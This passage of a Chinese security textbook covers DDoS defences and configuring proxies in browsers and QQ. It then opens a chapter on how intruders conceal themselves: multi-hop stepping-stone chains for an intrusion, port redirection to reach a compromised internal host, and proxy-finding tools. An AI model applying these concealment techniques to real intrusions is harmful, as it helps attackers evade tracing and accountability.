DDoS攻击主要针对于一些站点，比如一些商业公司、搜索引擎和政府部门的站点。由于该攻击是利用一批受控制的机器向一台机器发起攻击，这样来势迅猛的攻击令人难以防备，因此具有较大的破坏性，必须提前做好防范该攻击的相关措施。

1. 定期扫描

要定期扫描现有的网络主节点，清查可能存在的安全漏洞，对新出现的漏洞及时进行修复。骨干节点的计算机由于具有较高的带宽而成为黑客利用的最佳位置，因此对这些主机本身加强主机安全是非常重要的。而且由于连接到网络主节点的都是服务器级别的计算机，所以定期扫描漏洞就变得更加重要了。

2. 在骨干节点配置防火墙

防火墙本身能抵御DDoS攻击和其他一些攻击。在发现受到攻击时，可以将攻击导向一些牺牲主机，这样可以保护真正的主机不被攻击。当然导向的这些牺牲主机可以选择不重要的，或者是Linux以及UNIX等漏洞少和天生防范攻击优秀的系统。

3. 用足够的机器承受黑客攻击

这是一种较为理想的应对策略。如果用户拥有足够的容量和足够的资源给黑客攻击，在它不断访问用户、夺取用户资源之时，自己的能量也在逐渐耗损，或许未等用户被攻克，黑客已无力支招儿了。不过此方法需要投入的资金比较多，平时大多数设备处于空闲状态，和目前中小企业网络实际运行情况不相符。

4. 充分利用网络设备保护网络资源

网络设备是指路由器、防火墙等负载均衡设备，它们可将网络有效地保护起来。当

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

网络被攻击时最先死掉的是路由器，但其他机器没有死。死掉的路由器经重启后会恢复正常，而且启动起来还很快，没有什么损失。若其他服务器死掉，其中的数据会丢失，而且重启服务器又是一个漫长的过程。特别是一个公司使用了负载均衡设备，当一台路由器被攻击死机时，另一台将马上工作，从而最大程度地削减了DDoS的攻击。

5. 过滤不必要的服务和端口

可以使用Express、Forwarding等工具来过滤不必要的服务和端口，即在路由器上过滤假IP。比如Cisco公司的 CEF（Cisco Express Forwarding）可以将封包Source IP和Routing Table做比较，并加以过滤。只开放服务端口成为目前很多服务器的流行做法，例如WWW服务器，只开放80而将其他所有端口关闭或在防火墙上做阻止措施。

6. 检查访问者的来源

使用Unicast Reverse Path Forwarding等通过反向路由器查询的方法检查访问者的IP地址是否为真，如果是假的，它将予以屏蔽。许多黑客攻击常采用假IP地址方式迷惑用户，很难查出它来自何处。因此，利用Unicast Reverse Path Forwarding可减少假IP地址的出现，有助于提高网络安全性。

7. 过滤所有RFC1918 IP地址

RFC1918 IP地址是内部网的IP地址，像10.0.0.0、192.168.0.0和172.16.0.0，它们不是某个网段的固定的IP地址，而是Internet内部保留的区域性IP地址，应该把它们过滤掉。此方法并不是过滤内部员工的访问，而是将攻击时伪造的大量虚假内部IP过滤掉，这样也可以减少DDoS的攻击。

8. 限制SYN/ICMP流量

用户应在路由器上配置SYN/ICMP的最大流量来限制SYN/ICMP封包所能占有的最高频宽，这样，当出现大量的超过所限定的SYN/ICMP流量时，说明不是正常的网络访问，而是有黑客入侵。早期通过限制SYN/ICMP流量是最好的防范DoS的方法，虽然目前该方法对于DDoS效果不太明显，不过仍然能够起到一定的作用。

知识进阶：使用代理服务器防范IP欺骗攻击

IP欺骗攻击是一种对技术要求较高的欺骗攻击，无论目标主机是否存在漏洞，黑客都能够对它实行IP欺骗攻击，因为IP欺骗攻击是利用了TCP/IP协议本身存在的一些缺陷来攻击目标主机的。

虽然无法避免IP欺骗攻击，但是却可以使用代理服务器防范IP欺骗攻击。一旦使用了代理服务器，黑客就无法知道该计算机的真实IP地址，因此他就无法进行IP欺骗攻击。代理服务器可在网上搜索到，既可以使用国内的代理服务器，同时也可以使用国外的代理服务器。由于浏览器和QQ聊天软件是用户使用频率最高的两种软件，这里通过这两种软件来介绍怎样使用代理服务器。

光盘	光盘/第5章 网络攻击与欺骗技术/5-5 使用代理服务器防范IP欺骗攻击


1. 在IE浏览器中使用代理服务器

用户在使用IE浏览器浏览网页时可使用代理服务器，这样一来黑客就无法扫描到电脑的真实IP地址，即使扫描到IP地址，也是代理服务器的IP地址。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

❶ 右击桌面上的Internet Explorer快捷图标，在弹出的快捷菜单中单击“属性”命令，如下图所示。




❷ 弹出“Internet属性”对话框，单击“连接”标签切换至“连接”选项卡下，如下图所示。



❸ 在“拨号和虚拟专用网络设置”列表框中单击“宽带连接”选项，单击右侧的【设置】按钮，如下图所示。




❹ 弹出“宽带连接 设置”对话框，勾选“对此连接使用代理服务器”复选框。接着输入代理服务器的地址和端口，输完后单击【确定】按钮保存退出，如下图所示。



2. 在QQ聊天软件中使用代理服务器

QQ聊天软件为用户提供了多种代理类型，例如HTTP代理、Socks代理和使用浏览器设置3种，这里以HTTP代理为例进行介绍。

❶ 双击桌面上的“腾讯QQ”快捷图标，打开QQ聊天软件登录框，单击【设置】按钮。如右图所示。




【新手上路】Windows XP提供了批量重命名的功能，在资源管理器中选中需要重命名的文件，按【F2】键，然后重命名这些文件中的一个，这样所有被选中的文件将均被重命名为新的文件名（只需在末尾处加上递增的数字）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


❷ 弹出“设置”对话框，在“网络设置”选项组中选择代理类型，例如单击“HTTP代理”，如下图所示。



❸ 在右侧的“地址”和“端口”文本框中输入代理服务器的地址和端口。输入完毕后单击【测试】按钮，如下图所示。




❹ 耐心等待一段时间后弹出“代理测试结果”对话框，提示用户成功连接到代理服务器，直接单击【确定】按钮保存退出即可，如右图所示。



提示：搜索代理服务器

用户除了使用搜索引擎搜索能够使用的代理服务器地址之外，还可以登录专门的网站进行查找，例如代理服务器网站（http://www.sooip.cn）。



溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第6章

黑客隐匿与追踪技术

要点导航

- 入侵隐藏技术
- 跳板和代理服务器的使用与防范
- 黑客追踪工具
- 开启后门方便进出
- 清除系统日志





黑客虽然能够完全控制目标主机，但是一旦露出“马脚”，则将会前功尽弃，所以黑客在入侵目标主机的同时也会使用各种手段来隐藏自己；除此之外，黑客还会采用追踪技术和开启后门的方法来随时监控目标主机，同时为了防止自己的行踪被暴露，黑客会在入侵成功后迅速清除对自己不利的系统日志。

本章主要介绍了入侵隐藏技术、跳板和代理服务器的使用与防范，其中包括使用代理猎手寻找代理服务器等，接着介绍了黑客常用的追踪工具、开启后门程序以及清除系统日志，最后介绍了事件查看器的使用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.1 入侵隐藏技术

关键字
跳板技术、代理服务器、端口重定向

视频学习 无

难度水平 ◆◆◆◇◇

就如同进门会留下脚印一样，黑客在入侵计算机后，也会在入侵的计算机中留下入侵信息，而正是因为这些信息，极有可能成为被人进行反追踪的线索，从而找到黑客并追捕，因此，高明的黑客往往不会留下入侵痕迹，他们会使用各种入侵隐藏技术来保护自己。


6.1.1 跳板技术概述

一个高明的黑客，在入侵前都会做足功课，入侵时会通过各种技术手段保护自己，以防被对方发现，引火烧身。其中，跳板技术是攻击者通常采用的技术。

通俗地说，跳板就是一条通往目标主机的主机链，理论上讲当然是主机链越长就越安全，但是主机链太长的话连接的速度太慢，因为其中的中转太多。攻击者往往会评估入侵风险，从而制订或者设置跳板。一般的原则是，越是敏感的部门网站，其跳板往往越多，甚至这些跳板主机会纵横七大洲四大洋。

另外，在选择跳板主机的时候，入侵者往往会选择一些安全性一般，但是速度较快，并且很少有人光顾的主机。因为如果是跳板出了安全问题，安全人员从中间入手，进行反向追踪，定位入侵者相对比较容易。

如某入侵者通过对某IP段的扫描，发现该IP段IP地址的某台美国主机存在MySQL漏洞，可以通过提权获取系统权限进而控制该服务器。经过综合考虑，设计了三级跳板，即通过三个主机中转在第三级跳板上进行目标主机的入侵。设计的路线为：远程登录（3389）到IP地址为208.116.*.146的美国服务器；然后在该服务器上通过CMD命令登录到IP地址为202.15.*.107的日本的路由器；最后该路由器远程登录到某IP为203.101.*.119的印度主机，最后以该印度主机为工作平台来实施MySQL提权操作。具体流程如下图所示。



6.1.2 代理服务器

代理服务器是英文Proxy Server的中文含义，其主要作用就是代理网络用户去取得网络信息。简单地说，它就是网络信息的中转站。

在一般情况下，用户使用网络浏览器直接去连接其他Internet站点取得网络信息时，是直接连接到目的站点服务器，然后由目的站点服务器把信息传送回来。代理服务器是介于客户端和Web服务器之间的另一台服务器，有了它之后，浏览器不是直接到Web服务器去取回网页而是向代理服务器发出请求，信号会先送到代理服务器，再由代理服务器来取回浏览器所需要的信息并传送到用户的浏览器。代理服务器的主要功能如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. 设置用户验证和记账功能

网络管理员可按用户进行记账，没有登记的用户无权通过代理服务器访问Internet。并对用户的访问时间、访问地点、信息流量进行统计。

2. 对用户进行分级管理

管理员可设置不同用户的访问权限，并对外界或内部的Internet地址进行过滤，设置不同的访问权限。

3. 增加缓冲器，提高访问速度

对经常访问的地址创建缓冲区，大大提高热门站点的访问效率。通常代理服务器都设置一个较大的硬盘缓冲区，当有外界的信息通过时，同时也将其保存到缓冲区中，当其他用户再访问相同的信息时，则直接由缓冲区中取出信息传给用户，以提高访问速度。

4. 连接内网与互联网，充当防火墙

因为所有内部网的用户通过代理服务器访问外界时，只映射为一个IP地址，所以外界不能直接访问到内部网，这让内容具有更高的安全性。

5. 隐藏IP地址

用户可以通过使用代理服务器的方法来隐藏自己的真实IP地址，这种方法与设置跳板有异曲同工之处。

6.1.3 使用端口重定向

所谓的端口重定向，就是指把其他机器上的端口重定向到本机或另外的机器上，例如将www.baidu.com的80端口重定向到本机的80端口上，这样的话，在本机的浏览器中直接输入127.0.0.1就可以自动连接到百度网的主页。通过端口重定向，不仅可以重定向80端口，还可以通过HTTP的暗道把3389端口重定向到服务器所提供其他服务所开启的一些端口，如21端口、23端口等。

其实，不只是在突破防火墙的固定端口的封锁上可以利用端口重定向技术，还可以在突破网关后，利用端口重定向进入内网的入侵实践中。例如，入侵者在一个局域网中有一台肉鸡，一般情况下入侵者是无法在广域网上连接它的，因为它没有一个公网的IP。此时，只要利用端口重定向技术，把肉鸡的3389端口重定向到网关的一个端口上，入侵者即可在广域网上访问它了。

如果ISP提供的IP地址比较多，还可以使用NAT为每一个服务器映射一个外部地址。但是如果IP地址不够多，如只有两个IP，但是内网有四台服务器需要对外提供服务时，用户即可将一个IP用于内网地址转换，另一个用于对外网提供服务。Cisco设备的设置命令如下：

```
Interface fastethernet0/0
Ip address 192.168.1.1  255.255.255.0
Duplex auto
Speed auto
IP nat inside
No shutdown
```

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
Interface fastethernet0/1
IP address 211.82.220.129 255.255.255.248
Duplex auto
Speed auto
IP nat outside
No shutdown
Access-list 1 permit 192.168.1.0 0.0.0.255
IP nat inside source list1 interface fastethernet0/1 overload
IP nat inside source static tcp 192.168.1.2  80 202.99.220.130 80
IP nat inside source static tcp 192.168.1.3  21 202.99.220.130 21
IP nat inside source static tcp 192.168.1.4  25 202.99.220.130 25
IP nat inside source static tcp 192.168.1.5  110 202.99.220.130 110
```

6.2 跳板与代理服务器的使用与防范

关键字
代理猎手，跳板代理攻击

视频学习 光盘\第6章 黑客隐匿与追踪技术\6-2 跳板与代理服务器的使用与防范

难度水平 ◆◆◆◇◇


跳板和代理服务器都是黑客入侵时用来保护自己的技术手段，跳板是一条通往目标主机的主机链，而这条链上的主机全都是代理服务器，因此寻找代理服务器就成为了黑客使用跳板技术的准备工作。本节通过代理猎手，SocksCap32等软件来介绍寻找代理服务器的方法。

6.2.1 利用“代理猎手”找代理

免费的代理服务器地址一般是不公开的，用户只能在网络上进行搜索。现在也有不少搜索免费代理服务器的软件，其中以国产的免费代理服务器搜索软件——代理猎手最为优秀。它将代理的搜索和验证功能集于一体，并提供如管理、调度代理等的新功能。

步骤1：启动“代理猎手”应用程序

将从网上下载的“代理猎手”压缩文件解压到本地计算机后，双击ProxyHunter快捷图标，启动“代理猎手”应用程序。



【新手上路】电脑的周围应当严禁磁场存在，磁场会对显示器、磁盘等造成严重影响，同时音箱也尽量不要置于显示器附近，更不要将磁盘放置于音箱之上。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤2：单击【添加任务】按钮

❶ 打开“代理猎手”主界面，单击“搜索任务”标签。


❷ 接着在“搜索任务”选项卡下单击【添加任务】按钮。



步骤3：选择添加的任务类型

❶ 弹出“添加搜索任务”对话框，设置任务类型为“搜索网址范围”。

❷ 设置完毕后单击【下一步】按钮。




步骤4：单击【选取已定义的范围】按钮

切换至新的界面，单击【选取已定义的范围】按钮。



步骤5：单击【打开】按钮

弹出“预定义的IP地址范围”对话框，在右侧单击【打开】按钮。



步骤6：选择读入地址范围

❶ 弹出“读入地址范围”对话框，此时保持默认的查找范围，在下方的列表框中选择想要读入的地址范围，例如单击选中HongKong选项。


❷ 选中之后单击下方的【打开】按钮。



步骤7：选择IP地址范围

❶ 返回“预定义的IP地址范围”对话框，此时可看见已定义的IP地址范围，按住【Ctrl】键选中部分的IP地址。

❷ 选中之后单击右侧的【使用】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤8：查看已定义的IP地址范围

返回“添加搜索任务”对话框，此时可看见选取的IP地址范围，直接单击【下一步】按钮。




步骤9：单击“选用”按钮

切换至新的界面，在“端口和协议”选项组中单击【选用】按钮。



步骤10：单击【添加】按钮

弹出“已定义端口和协议”对话框，在“已定义的端口和协议”选项组中单击【添加】按钮。



步骤11：添加端口和协议

❶ 弹出“添加端口和协议”对话框，设置添加的端口号和协议类型。


❷ 设置完毕后单击【确定】按钮。



步骤12：使用定义的端口和协议

❶ 返回“已定义端口和协议”对话框，选中所有的端口和协议。

❷ 单击右侧的【使用】按钮。



步骤13：确认必搜

弹出“询问”对话框，询问用户是否必搜，直接单击【是】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤14：单击“完成”按钮

返回“添加搜索任务”对话框，此时可看见设置的端口和协议，单击界面底部的【完成】按钮。



步骤15：单击【运行参数设置】按钮

返回“代理猎手”主界面，在工具栏中单击【运行参数设置】按钮。



步骤16：设置运行参数

弹出“运行参数设置”对话框，在“搜索验证设置”选项卡下保持搜索设置、局域网或拨号上网的默认设置，勾选“启用先Ping后连的机制”复选框。



步骤17：开始搜索代理服务器

返回“代理猎手”主界面，单击工具栏中的【开始执行搜索任务】按钮。



步骤18：选择加入调度的代理服务器

❶ 搜索一段时间后单击“搜索结果”标签。

❷ 右击验证状态为Free的代理服务器，在弹出的快捷菜单中单击“加入调度”命令。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤19：选择客户端操作系统

单击“代理调度”标签，此时可看见添加的代理服务器地址，用户可使用相同的方法添加其他验证状态为Free的代理服务器。如右图所示。



提示：设置浏览器的代理服务器


设置完“代理猎手”之后还需要进入网页浏览器的代理服务器配置项目，在代理服务器“地址”栏输入127.0.0.1，“端口”栏输入8080。之后用户对网页的访问浏览就是通过“代理猎手”中所启动的代理服务器来进行了。

6.2.2 使用SocksCap32设置动态代理

SocksCap32软件是由美国 Permeo Technologies,Inc.公司免费出品的代理服务器第三方支持软件。其拥有强大的SOCKS调度功能，通过它几乎可以让所有基于TCP/IP协议以及UDP协议（需要Socks5代理）的软件（MSN、QQ等）都能通过Socks代理服务器连接到Internet。


步骤1：启动SocksCap32应用程序

下载并安装SocksCap32后，双击桌面上的SocksCap快捷图标。




步骤2：单击“设置”命令

打开SocksCap主界面，依次单击“文件>设置”命令。



步骤3：设置SOCKS服务器

弹出SocksCap Settings对话框，切换至“SOCKS设置”选项卡下，在“服务器”文本框中输入SOCKS服务器和端口号。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：选择协议

❶ 单击选中“SOCKS版本5”单选按钮。


❷ 接着设置“域名解析”为“由本地端解析所有域名”。



步骤5：单击【添加】按钮

❶ 单击“直接连接”标签切换至“直接连接”选项卡下。

❷ 在“直接连接的地址”选项组中单击【添加】按钮。



步骤6：选择添加直接连接的目标


❶ 弹出“添加直接连接的目标”对话框，输入本地计算机的IP地址。

❷ 输入完毕后单击【确定】按钮。



步骤7：单击【添加】按钮

返回SocksCap Settings对话框，在“SOCKS版本5直接连接的UDP端口”选项组中单击【添加】按钮。



步骤8：添加端口


❶ 弹出新的对话框，在“要添加的端口”文本框中输入端口号，例如输入8080。

❷ 输入完毕后单击【确定】按钮。




步骤9：单击【确定】按钮

返回SocksCap Settings对话框，此时可看见添加的端口号，直接单击【确定】按钮。



步骤10：单击“新建”按钮

返回SocksCap主界面，在工具栏中单击【新建】按钮，弹出New Application Profile对话框。

